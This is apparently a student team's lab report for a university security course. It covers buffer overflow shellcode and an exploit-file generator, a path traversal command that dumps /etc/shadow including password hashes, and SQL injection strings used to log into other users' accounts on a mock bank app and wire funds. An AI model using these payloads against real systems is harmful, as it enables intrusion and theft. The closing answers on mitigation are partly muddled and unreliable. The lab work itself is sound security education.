

Lab 9

Topic: Exploits

Team Members

Rachid Afaf
Michael Gonzalez
Necko Bailey
Devin Polichetti


Prof. Dietrich
CSCI 400-01

Labor Division	
Rachid Afaf	4.1 & 4.2
Michael Gonzalez	4.3 & 4.4
Necko Bailey	4.2, 4.3 & 5
Devin Polichetti	4.4

Introduction

In this lab we will be experimenting with exploits. Our tasks will focus on exploiting buffer overflows, pathname exploits, and SQL Injection attacks.

4.1 Buffer Overflows, Part 1



```
jjc400aa@host:~$ sudo bash
root@host:~# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@host:~# gcc -fno-stack-protector rachid.c -o rachid
root@host:~# gcc -z execstack -o rachid rachid.c
root@host:~# gcc -z noexecstack -o rachid rachid.c
root@host:~# gcc -z execstack -o rachid rachid.c
root@host:~# ./rachid
Segmentation fault (core dumped)
root@host:~# gcc -z noexecstack -o rachid rachid.c
root@host:~# ./rachid
Segmentation fault (core dumped)
root@host:~# gcc -fno-stack-protector rachid.c -o rachid
root@host:~# ./rachid
Segmentation fault (core dumped)
root@host:~#
```

4.1.2 Shellcode

```
GNU nano 2.5.3 File: call_shellcode.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] = "\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68" /* Line 3: pushl $0x68732f2f */
"\x68" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    (void*)( )buf();
}
```

```
GNU nano 2.5.3 File: malicious_shellcode.c
#include <stdio.h>
#define _GNU_SOURCE
#include <unistd.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    //return 0;
}
```



```
Applications Places System Parrot Terminal Sat Nov 17, 17:21
File Edit View Search Terminal Help

jjc400aa@host:~$ sudo bash
root@host:~# sudo nano stack.c
root@host:~# gcc -o stack -z execstack -fno-stack-protector stack.c
root@host:~# chmod 4755 stack
root@host:~# exit
```

4.1.4 Exploiting the Vulnerability

```
Applications Places System Parrot Terminal Sat Nov 17, 20:49
File Edit View Search Terminal Help
GNU nano 2.5.3 File: exploit.c

"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdq */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */

//char *address = 0; //400/42
void main(int argc, char **argv)
{
    char *address;
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    address = (char *) 0xbffff0d8;

    bcopy(shellcode,(char *) buffer+0x20-strlen(shellcode), strlen(shellcode));
    bcopy("DEAD",(buffer+0x20), 4);
    bcopy(&address, (buffer+0x24),4);
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```


4.2 Buffer Overflows Part 2

```
neckobailey — ssh jjc400ac@users.deterlab.net — 87x24
Last login: Wed Nov 21 00:33:29 on ttys000
[Neckos-MBP:~ neckobailey$ ssh jjc400ac@users.deterlab.net
Password for jjc400ac@users.isi.deterlab.net:
Password for jjc400ac@users.isi.deterlab.net:
Password for jjc400ac@users.isi.deterlab.net:
jjc400ac@users.deterlab.net: Permission denied (publickey,keyboard-interactive).
[Neckos-MBP:~ neckobailey$ ssh jjc400ac@users.deterlab.net
Password for jjc400ac@users.isi.deterlab.net:
Last login: Thu Oct  4 12:23:03 2018 from 146.111.28.50
FreeBSD 11.1-RELEASE-p9 (GENERIC) #0: Tue Apr  3 16:59:16 UTC 2018

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:    https://www.FreeBSD.org/handbook/
FreeBSD FAQ:         https://www.FreeBSD.org/faq/
Questions List:      https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:      https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.
```

```
rachid@DESKTOP-LURANFN: ~
jjc400aa@server:~$ telnet localhost 8080
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
my name is rachid afaf
^
lab 9
yeab ^
^C
GET/
GET /

Connection closed by foreign host.
jjc400aa@server:~$
jjc400aa@server:~$ telnet localhost 8080
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

jjc400aa@server:/usr/src/fhttpd/server$ ./webserver 8080
bind: Address already in use
jjc400aa@server:/usr/src/fhttpd/server$ sudo netstat -lpn | grep 8080
jjc400aa@server:/usr/src/fhttpd/server$ ./webserver 8080
bind: Address already in use
jjc400aa@server:/usr/src/fhttpd/server$ sudo netstat -lpn | grep 8080
jjc400aa@server:/usr/src/fhttpd/server$ sudo netstat -lpn | grep 8080
jjc400aa@server:/usr/src/fhttpd/server$ ./webserver 8080
^
my name is rachid afaf
^
lab 9
yeab ^
^C
GET/
GET /
```

4.3 File System Exploits

Obtaining root access to etc/shadow via the memo.cgi file was rather difficult at first, this was mainly due to trying multiple path exploits and trying different variations of urls. The reason why I tried many of the file path exploits is because although I was able to traverse backwards, many of my “injections” resulted in an error of “etc/shadow” not being found on the server. I later found out that this was due to the amount of times I used ../ in the program, basically what ../ does is goes back to the previous directory. What I ended up finding through tinkering is I needed to go back twice in order to access the root folder and swap to /etc.

exploit2.sh file:

```
#!/bin/bash

# the following line uses a web client to submit a request to
# memo.cgi, resulting in the file being output to shadow.txt

elinks -dump elinks http://localhost:8080/cgi-bin/memo.cgi/../../etc/shadow
# there is no 'payload2' required.
```

Dumping the etc/passwd file:

```
http://localhost:8080/etc/passwd (1/4)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
OK
```

Dumping etc/shadow file:

```
jjc400ai@server:/root$ elinks -dump elinks http://localhost:8080/cgi-bin/memo.cgi/../../../../etc/shadow
ELinks: No such file or directory
```

```
root:$1$bdb4885$9YTD0Ay6nnScwEOiWk0o/1:17852:0:99999:7:::
daemon:*:16911:0:99999:7::: bin:*:16911:0:99999:7:::
sys:*:16911:0:99999:7::: sync:*:16911:0:99999:7:::
games:*:16911:0:99999:7::: man:*:16911:0:99999:7:::
lp:*:16911:0:99999:7::: mail:*:16911:0:99999:7:::
news:*:16911:0:99999:7::: uucp:*:16911:0:99999:7:::
proxy:*:16911:0:99999:7::: www-data:*:16911:0:99999:7:::
backup:*:16911:0:99999:7::: list:*:16911:0:99999:7:::
irc:*:16911:0:99999:7::: gnats:*:16911:0:99999:7:::
nobody:*:16911:0:99999:7::: systemd-timesync:*:16911:0:99999:7:::
systemd-network:*:16911:0:99999:7::: systemd-resolve:*:16911:0:99999:7:::
systemd-bus-proxy:*:16911:0:99999:7::: syslog:*:16911:0:99999:7:::
_apt:*:16911:0:99999:7::: lxd:*:16917:0:99999:7:::
messagebus:*:16917:0:99999:7::: uidd:*:16917:0:99999:7:::
dnsmasq:*:16917:0:99999:7::: sshd:*:16917:0:99999:7:::
statd:*:16917:0:99999:7::: quagga:*:16917:0:99999:7:::
ntp:*:16919:0:99999:7:::
jjc400ai:$2y$10$WsknKFhOUBNDOPuonh1NmuQ7AN1CBSsFzukeU/DGBB0gh7/T20Lg0:17852:0:99999:7:::
jjc400aa:$2y$10$GnBbxkh3fQX.1lAfsJQvOOUi7jzZdDNC3vugkcJocvsMbYXIXdx9K:17852:0:99999:7:::
jjc400ak:$2y$10$thn7.vLPt90XqnGL1LamH0sJNBjKPN9Z13GsX0BgPpsOMAMwjvwA6:17852:0:99999:7:::
jjc400ac:$1$36161358$plAK4lx8qbIe0yGqrNBK//:17852:0:99999:7:::
spock:$1$INkkDCB1$D5AxYQUMo4GgFq68rdwr.1:17852:0:99999:7:::
mysql!:17852:0:99999:7:::
wilbar:$1$fRqkTie0$w25jISnCEBihVb/s.c.lX0:17852:0:99999:7:::
megaboz:$1$9hfkqg8Y$9ISt4JPDqQq.Ik6..rZXo1:17852:0:99999:7:::
barbazzo:$1$UKoOQUPw$vtmrlJpKLSKoV6LTlBJBD1:17852:0:99999:7:::
gustar:$1$YSSC3aFg$16bRcJnZmmRAQV30Sxe.R/:17852:0:99999:7:::
```

Findings:

To verify that the issue was due to SUID-root access on the memo.cgi file I attempted to read into the etc/shadow file and was immediately given a permission denied to the file.

Additionally, within the exploit2.sh in order to write to a file, permissions being denied, next to the > symbol and before the shadow.txt I realized to write to the file within this /root directory I would need sudo access, so the relevant command to write the output of etc/shadow to a file would be “> sudo shadow”.

Relevant file-names, folders, and locations:

The modified exploit2.sh file can be found within the part2 subfolder of the tarball file “jjc400ai-exploits2-1542494902.tar.gz”.

The one page memo can be found in the part2 subfolder of the same tar.gz folder titled memo.

4.4 SQL Injection Attacks

In order to do this portion of the lab I first enabled portforwarding using the `ssh -f jjc400ai@users.deterlab.net -L 8080:server.42.JJC400.isi.deterlab.net:80 -N` command. After this, I configure an HTTPs Web Proxy within my network preferences to work on 127.0.0.1 with port 8080. This allowed me to access via google chrome the FCCU.php page as well as the memo.cgi page of Frobozcco.

a) To gain access to any account without knowing its id I used the following:

Enter your **account ID** and password and click "submit."

Account ID Number:

Password (alphanumeric only):

This resulted in me having access to Camille Cantu's account, using this information I snooped around for other users. Specifically focusing on the Transfer To: which lists employee names.

Welcome, CAMILLE CANTU. ([Log Out](#))

(If you aren't CAMILLE CANTU, [click here](#))

Account Information	
Account:	1211
Balance:	\$8499
Birthdate:	32531121
SSN:	449-00-9198
Phone:	3035
Email:	camille@frobozzco.com

Account Actions	
Wire Funds	
To wire funds: enter the amount (in whole dollars), the receiving bank's routing number and receiving account number , and press 'Wire Funds!'	
Wire amount: \$	<input type="text"/>
Routing Number:	<input type="text" value="091000022"/> (e.g. 091000022)
Account Number:	<input type="text" value="923884509"/> (e.g. 923884509)
<input type="button" value="Wire Money"/>	
Transfer Money	
To transfer money to another FCCU account holder, select the employee from the drop-down menu below, enter an amount (in whole dollars) to transfer, and press 'Transfer Money!'	
Transfer Amount: \$	<input type="text"/>
Transfer To:	<input type="text" value="select employee"/>
<input type="button" value="Transfer Money"/>	
Withdraw Cash	
To withdraw cash, enter an amount (in whole dollars) and press the 'Withdraw Cash!'	

After this, I had enough information to do part b.

b) For this portion I needed to use some information gained from the previous section, I used the following queries with the user ID 111 and password Field of ' OR '1'='1' AND last='DOWNS.

c) For this part I decided to use Imelda Good as a victim for my money laundering scheme, particularly I knew her last name which would be crucial to gaining illegal access to her account, however I would need her ID number in order for the server to process the transactions. So my two queries run were user ID 111 and password Field of ' OR '1'='1' AND last='GOOD Next, I needed to attain her and enter her account ID into the field, which would ensure proper verification of the user and user ID of 111 does not exist or belongs to another user which resulted in an error when attempting to use a user ID 111 for a transaction.

Account Information	
Account:	2260
Balance:	\$9760
Birthdate:	32571122
SSN:	921-00-1549
Phone:	1634
Email:	imelda@frobozzco.com

Account Actions	
Wire Funds	
To wire funds: enter the amount (in whole dollars), the receiving bank's routing number and receiving account number , and press 'Wire Funds!'	
Wire amount: \$	<input type="text"/>
Routing Number:	<input type="text"/> (e.g. 091000022)
Account Number:	<input type="text"/> (e.g. 923884509)
<input type="button" value="Wire Money"/>	

FrobozzCo Community Credit Union

We're working for GUE

Enter your **account ID** and password and click "submit."

Account ID Number:	<input type="text" value="2260"/>
Password (alphanumeric only):	<input type="password" value="'1'='1' AND last='GOOD'"/>
<input type="button" value="Submit"/>	

Generated by FCCU.php at Wednesday Dec 31st, 1969, 17:34:38

Done.

Account Actions	
Wire Funds	
To wire funds: enter the amount (in whole dollars), the receiving bank's routing number and receiving account number , and press 'Wire Funds!'	
Wire amount: \$	<input type="text" value="100"/>
Routing Number:	<input type="text" value="314159265"/> (e.g. 091000022)
Account Number:	<input type="text" value="271828182845"/> (e.g. 923884509)
<input type="button" value="Wire Money"/>	

FrobozzCo Community Credit Union

We're working for GUE

Welcome, IMELDA GOOD. ([Log Out](#))

(If you aren't IMELDA GOOD, [click here](#))

Wire of \$100 to bank (314159265) account (271828182845) complete.

d) Although I cannot make an account, with the demonstrations from parts b and c, I can wire money around freely between accounts, only requiring a valid account ID, last name, and Routing/Account Numbers needed for transactions.

4.5 Bonus - Remote Execution

5 Word Problems:

1. Describe how the problems above could be mitigated if not eliminated completely. Sketch out a plan for containing such attacks.

Buffer overflow is data usage at a low level point. This can be used as an example. With buffer overflow there is not a committed procedure that is used to check random bonds. As a result of this, there can be program overflow due to too much data. Due to this data can be stuck in queue, overwritten or dropped. Buffer overflow can be different in terms of reading and writing memory. In order to reduce buffer overflow and its problems is trying to use a program that gets rid of it. It takes a lot of time to change the complexion of a single language even though users can create security that guards them from this. In C++ the command “sizeof” gives users the opportunity to control how much space the buffer is allowed trying to prevent buffer overflow.

2. How useful are debuggers or tools like IDA Pro in assessing vulnerabilities or building exploits? What other approaches can you think of for discovering vulnerabilities?

Debuggers are convenient for exploiting all the restricted details of a single programming. Any error that a user might not pick up on debuggers can detect, such as the smallest of typos. They are also capable of finding bugs that the user may not have been conscious of. In this regard, with an exploit, they can pick up on the activity brought upon by the malicious user. Exploits may act like a normal programming code, however they are receptive to having various errors. One of the ways in locating a vulnerability is by tracking where the attack came from. However, malicious users send out fake IP address to disrupt a TCP connection. But, by tracking where the fake IP address is coming from we can stop it from its source.